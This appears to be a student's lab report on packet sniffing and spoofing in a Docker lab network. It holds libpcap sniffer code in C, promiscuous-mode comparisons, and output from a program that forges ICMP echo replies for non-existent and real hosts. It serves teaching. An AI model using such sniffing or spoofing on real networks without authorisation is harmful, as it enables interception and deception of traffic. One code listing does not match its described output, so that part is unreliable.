


On pinging the non-existing host 1.2.3.4, the sniffer detects the ICMP echo request, and the spoofing program generates a spoofed ICMP echo reply. As a result, the ping command will display an echo reply indicating that the host is alive, even though 1.2.3.4 does not exist. The ICMP echo reply is generated by the spoofing script, not an actual remote host. The ARP protocol resolves the gateway/router's MAC address for the destination, but since the host does not exist, there is no response from the Internet. However, the spoofing program bypasses this by manually injecting a forged ICMP echo reply.

Pinging 10.9.0.99

```
root@91143d428234:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
64 bytes from 10.9.0.99: icmp_seq=1 ttl=64 time=15.1 ms
64 bytes from 10.9.0.99: icmp_seq=2 ttl=64 time=7.34 ms
64 bytes from 10.9.0.99: icmp_seq=3 ttl=64 time=9.34 ms
64 bytes from 10.9.0.99: icmp_seq=4 ttl=64 time=5.79 ms
64 bytes from 10.9.0.99: icmp_seq=5 ttl=64 time=5.67 ms
^C
--- 10.9.0.99 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
```

```
Captured ICMP Echo Request from 10.9.0.5 to 10.9.0.99
Sent spoofed ICMP Echo Reply to 10.9.0.5
Captured ICMP Echo Request from 10.9.0.5 to 10.9.0.99
Sent spoofed ICMP Echo Reply to 10.9.0.5
Captured ICMP Echo Request from 10.9.0.5 to 10.9.0.99
Sent spoofed ICMP Echo Reply to 10.9.0.5
Captured ICMP Echo Request from 10.9.0.5 to 10.9.0.99
Sent spoofed ICMP Echo Reply to 10.9.0.5
Captured ICMP Echo Request from 10.9.0.5 to 10.9.0.99
Sent spoofed ICMP Echo Reply to 10.9.0.5
```




Similar to the previous case, when you ping the non-existing host 10.9.0.99 on the LAN, the sniffer detects the ICMP echo request, and the spoofing program generates a spoofed ICMP echo reply. The ping command shows the host as alive, even though 10.9.0.99 does not exist. Since 10.9.0.99 is within the same subnet (10.9.0.0/24), the ARP protocol is used to resolve its MAC address. When no ARP reply is received, the ping command does not receive an actual response. However, the spoofing program again sends a forged ICMP echo reply, fooling the ping program into thinking the host is reachable.

Pinging 8.8.8.8

```
root@7e980b97c159:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=8.12 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=4.50 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=4.33 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=115 time=4.92 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=115 time=5.82 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=115 time=5.90 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=115 time=5.09 ms
^C
```

```
Starting sniffing... Press Ctrl+C to stop.
Sniffed ICMP Echo Request: 10.0.2.15 -> 8.8.8.8
Processing spoof for 8.8.8.8...
Sent spoofed ICMP Echo Reply: 8.8.8.8 -> 10.0.2.15
Sniffed ICMP Echo Request: 10.0.2.15 -> 8.8.8.8
Processing spoof for 8.8.8.8...
Sent spoofed ICMP Echo Reply: 8.8.8.8 -> 10.0.2.15
Sniffed ICMP Echo Request: 10.0.2.15 -> 8.8.8.8
Processing spoof for 8.8.8.8...
Sent spoofed ICMP Echo Reply: 8.8.8.8 -> 10.0.2.15
Sniffed ICMP Echo Request: 10.0.2.15 -> 8.8.8.8
Processing spoof for 8.8.8.8...
Sent spoofed ICMP Echo Reply: 8.8.8.8 -> 10.0.2.15
Sniffed ICMP Echo Request: 10.0.2.15 -> 8.8.8.8
Processing spoof for 8.8.8.8...
Sent spoofed ICMP Echo Reply: 8.8.8.8 -> 10.0.2.15
Sniffed ICMP Echo Request: 10.0.2.15 -> 8.8.8.8
Processing spoof for 8.8.8.8...
Sent spoofed ICMP Echo Reply: 8.8.8.8 -> 10.0.2.15
Sniffed ICMP Echo Request: 10.0.2.15 -> 8.8.8.8
Processing spoof for 8.8.8.8
```



When you ping 8.8.8.8 (an actual Google public DNS server), the sniffer captures the ICMP echo request, and the spoofing program generates a forged ICMP echo reply. However, the ping command may display multiple responses: the forged echo reply from the spoofing program and a legitimate ICMP echo reply from 8.8.8.8. The spoofing program intercepts the ICMP echo request and generates a forged reply, resulting in an immediate response. Since 8.8.8.8 is alive, the actual ICMP echo reply from the DNS server also arrives after a short delay. This creates duplicate replies, indicating both the legitimate and spoofed responses.

Task 2.1A

```c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/if_ether.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    struct ip *iph = (struct ip *)(packet + sizeof(struct ether_header));
    printf("Got a packet: \n");
    printf("Source IP: %s\n", inet_ntoa(iph->ip_src));
    printf("Destination IP: %s\n", inet_ntoa(iph->ip_dst));
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp"; // Change this as needed
    bpf_u_int32 net;

    // Open live pcap session
    handle = pcap_open_live("br-e8f84f052c9f", BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device: %s\n", errbuf);
        return 2;
    }

    //Compile and set filter
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Couldn't parse filter: %s\n", pcap_geterr(handle));
        return 2;
    }
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter: %s\n", pcap_geterr(handle));
        return 2;
    }

    // Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);
    return 0;
}
```


This program captures ICMP packets on a specified network interface and prints their source and destination IP addresses. It uses the pcap library to open a live capture session on the br-e8f84f052c9f interface, sets a filter to only capture ICMP packets, and processes each captured packet using a callback function (got_packet). The program extracts the IP header from each packet, retrieves the source and destination IP addresses, and displays them in a readable format. It includes error handling to ensure smooth operation and closes the capture session when done.

```
[11/21/24]seed@VM:~/.../volumes$ nano sniffer.c
[11/21/24]seed@VM:~/.../volumes$ gcc -o sniff sniffer.c -lpcap
[11/21/24]seed@VM:~/.../volumes$ docker cp sniff ac1444b5fdf8:/tmp
Successfully copied 18.9kB to ac1444b5fdf8:/tmp
[11/21/24]seed@VM:~/.../volumes$ docker exec -it ac1444b5fdf8 /bin/bash
root@VM:/# cd /tmp
root@VM:/tmp# ls
sniff
root@VM:/tmp# ./sniff
```

The sniffer.c program is complied and the executables are copied into a Docker container. It is executed within the container to run the sniffer

```
[11/22/24]seed@VM:~/.../volumes$ docker exec -it 7e980b97c159 ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.661 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.190 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.132 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.185 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.152 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.127 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5105ms
rtt min/avg/max/mdev = 0.127/0.241/0.661/0.189 ms
```

The Host A pings Host B in root mode.

```
[11/21/24]seed@VM:~/.../volumes$ docker exec -it ac1444b5fdf8 /bin/bash
root@VM:/# cd /tmp
root@VM:/tmp# ls
sniff
root@VM:/tmp# ./sniff
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
```

The sniffer program captures and displays packets with source and destination IPs within the Docker container

```
[11/22/24]seed@VM:~/.../volumes$ ip -d link show dev br-e8f84f052c9f
4: br-e8f84f052c9f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DEFAULT group default
    link/ether 02:42:24:47:4e:7b brd ff:ff:ff:ff:ff:ff promiscuity 1 minmtu 68 maxmtu 65535
    bridge forward_delay 1500 hello_time 200 max_age 2000 ageing_time 30000 stp_state 0 priority 32768 vlan_filtering 0 vlan_p
rotocol 802.1Q bridge_id 8000.2:42:24:47:4e:7b designated_root 8000.2:42:24:47:4e:7b root_port 0 root_path_cost 0 topology_cha
nge 0 topology_change_detected 0 hello_timer    0.00 tcn_timer    0.00 topology_change_timer    0.00 gc_timer  287.31 vlan_def
ault_pvid 1 vlan_stats_enabled 0 vlan_stats_per_port 0 group_fwd_mask 0 group_address 01:80:c2:00:00:00 mcast_snooping 1 mcast
_router 1 mcast_query_use_ifaddr 0 mcast_querier 0 mcast_hash_elasticity 16 mcast_hash_max 4096 mcast_last_member_count 2 mcas
t_startup_query_count 2 mcast_last_member_interval 100 mcast_membership_interval 26000 mcast_querier_interval 25500 mcast_quer
y_interval 12500 mcast_query_response_interval 1000 mcast_startup_query_interval 3124 mcast_stats_enabled 0 mcast_igmp_version
 2 mcast_mld_version 1 nf_call_iptables 0 nf_call_ip6tables 0 nf_call_arptables 0 addrgenmode eui64 numtxqueues 1 numrxqueues
1 gso_max_size 65536 gso_max_segs 65535
```

It is verified that the network interface br-e8f84f052c9f is in promiscuous mode, allowing packet capture.

Question 1:

The key steps in creating a sniffer program involve using a few important library functions.

First, pcap_open_live() starts a live session on the chosen network interface. Here we can specify details like buffer size and whether to enable promiscuous mode

pcap_compile() is used to create a filter so that the sniffer knows what to look for.

This filter is then applied with pcap_setfilter() to ensure only the relevant packets are captured.

The pcap_loop() function runs continuously to process each captured packet using a callback function.

finally pcap_close() cleans up by ending the session.

Question 2 :

Sniffer programs need root privileges because they rely on raw sockets. these are restricted to protect the system from unauthorized network monitoring. Without root access, the program won't be able to start a live capture session, and functions like pcap_open_live() will fail. This restriction is in place to ensure security and prevent misuse by users without the necessary permissions.

Question 3:

Promiscuous mode allows the network interface to capture all packets on the network, not just those addressed to the interface. In pcap_open_live(), setting the third parameter to 1 enables promiscuous mode, while setting it to 0 disables it.

To demonstrate the difference:

promiscuity 1:


Here the mode is turned on and the packets are captured.

```c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/if_ether.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    struct ip *iph = (struct ip *)(packet + sizeof(struct ether_header));
    printf("Got a packet: \n");
    printf("Source IP: %s\n", inet_ntoa(iph->ip_src));
    printf("Destination IP: %s\n", inet_ntoa(iph->ip_dst));
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp"; // Change this as needed
    bpf_u_int32 net;

    // Open live pcap session
    handle = pcap_open_live("br-e8f84f052c9f", BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device: %s\n", errbuf);
        return 2;
    }

    //Compile and set filter
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Couldn't parse filter: %s\n", pcap_geterr(handle));
        return 2;
    }
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter: %s\n", pcap_geterr(handle));
        return 2;
    }

    // Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);
    return 0;
}
```

Show Applications

```
[11/22/24]seed@VM:~/.../volumes$ docker exec -it 7e980b97c159 ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.241 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=1.63 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.044 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.045 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4050ms
rtt min/avg/max/mdev = 0.044/0.404/1.627/0.615 ms
[11/22/24]seed@VM:~/.../volumes$
```

```
root@VM:/tmp# ./sniff 1
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
```




promiscuity 0:

Here the mode is turned off and the packets are captured.

```c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/if_ether.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    struct ip *iph = (struct ip *)(packet + sizeof(struct ether_header));
    printf("Got a packet: \n");
    printf("Source IP: %s\n", inet_ntoa(iph->ip_src));
    printf("Destination IP: %s\n", inet_ntoa(iph->ip_dst));
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp"; // Change this as needed
    bpf_u_int32 net;

    // Open live pcap session
    handle = pcap_open_live("br-e8f84f052c9f", BUFSIZ, 0, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device: %s\n", errbuf);
        return 2;
    }

    //Compile and set filter
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Couldn't parse filter: %s\n", pcap_geterr(handle));
        return 2;
    }
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter: %s\n", pcap_geterr(handle));
        return 2;
    }

    // Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);
    return 0;
}
```

```
}
[11/22/24]seed@VM:~/.../volumes$ docker exec -it 7e980b97c159 ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.115 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.115 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.041 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.042 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.049 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.047 ms
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5123ms
rtt min/avg/max/mdev = 0.041/0.068/0.115/0.033 ms
```

```
root@VM:/tmp# ./sniff 0
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
```



With Promiscuous Mode ON (value = 1):

- The sniffer captures all network traffic visible to the interface, including packets not directly addressed to it.

With Promiscuous Mode OFF (value = 0):

- The sniffer captures only packets addressed to the interface or broadcast packets

Task 2.1 B

Capture the ICMP packets between two specific hosts:

```
 GNU nano 4.8                                                2b.c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>

/* This function will be invoked by pcap for each captured packet */
void got_packet(u_char *args, const struct pcap_pkthdr *header,
    const u_char *packet)
{
    struct iphdr *ip = (struct iphdr *)(packet + 14); // Skip Ethernet header

    // If this is a TCP packet
    if (ip->protocol == IPPROTO_TCP) {
        // Calculate TCP header position
        struct tcphdr *tcp = (struct tcphdr *)(packet + 14 + ip->ihl*4);

        // Get source and destination addresses
        char src_ip[INET_ADDRSTRLEN];
        char dst_ip[INET_ADDRSTRLEN];
        inet_ntop(AF_INET, &(ip->saddr), src_ip, INET_ADDRSTRLEN);
        inet_ntop(AF_INET, &(ip->daddr), dst_ip, INET_ADDRSTRLEN);

        // Print packet info
        printf("TCP Packet: %s:%d -> %s:%d\n",
            src_ip, ntohs(tcp->source),
            dst_ip, ntohs(tcp->dest));
    }
}

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp and host 10.9.0.5 and host 10.9.0.6";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on network interface
    handle = pcap_open_live("br-e8f84f052c9f", BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device: %s\n", errbuf);
        return(2);
```

```c
    // Step 2: Compile filter expression
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Couldn't parse filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
        return(2);
    }

    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
        return(2);
    }

    // Step 3: Capture packets
    printf("Starting packet capture...\n");
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);
    return 0;
}
```

This C program is a packet sniffer that captures and analyzes both ICMP and TCP traffic between two specified hosts (10.9.0.5 and 10.9.0.6) using the pcap library. It begins by setting up a live capture session on a specified interface, applying a filter to focus only on packets exchanged between these hosts. For each captured packet, it checks whether it's TCP or ICMP. If it's TCP, it extracts and prints the source and destination IP addresses along with their port numbers. The program uses the pcap_loop function to continuously capture packets, invoking the got_packet function for processing.

```
[11/22/24]seed@VM:~/.../volumes$ nano 2b.c
[11/22/24]seed@VM:~/.../volumes$ gcc -o sniff1 2b.c -lpcap
[11/22/24]seed@VM:~/.../volumes$ docker cp sniff1 ac1444b5fdf8:/tmp
Successfully copied 18.9kB to ac1444b5fdf8:/tmp
[11/22/24]seed@VM:~/.../volumes$ docker exec -it 7e980b97c159 ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.293 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.076 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.079 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.114 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4096ms
rtt min/avg/max/mdev = 0.076/0.132/0.293/0.081 ms
[11/22/24]seed@VM:~/.../volumes$
```

Host B is pinged from Host A in root mode.

```
root@VM:/tmp# ./sniff1 "icmp and host 10.9.0.5 and host 10.9.0.6"
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Got a packet:
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Got a packet:
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
```

The output shows the sniffer program successfully capturing and displaying ICMP packets exchanged between the two specified hosts, 10.9.0.5 and 10.9.0.6.

lo.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-25 14:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0002, seq=1/256, ttl=64 (repl
2	2024-11-25 14:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0002, seq=1/256, ttl=64 (requ
3	2024-11-25 14:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0002, seq=2/512, ttl=64 (repl
4	2024-11-25 14:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0002, seq=2/512, ttl=64 (requ
5	2024-11-25 14:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0002, seq=3/768, ttl=64 (repl
6	2024-11-25 14:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0002, seq=3/768, ttl=64 (requ
7	2024-11-25 14:1…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
8	2024-11-25 14:1…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06

Capture the TCP packets with a destination port number in the range from 10 to 100.

```
 GNU nano 4.8                                    2b.c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>

/* This will be invoked by pcap for each captured packet */
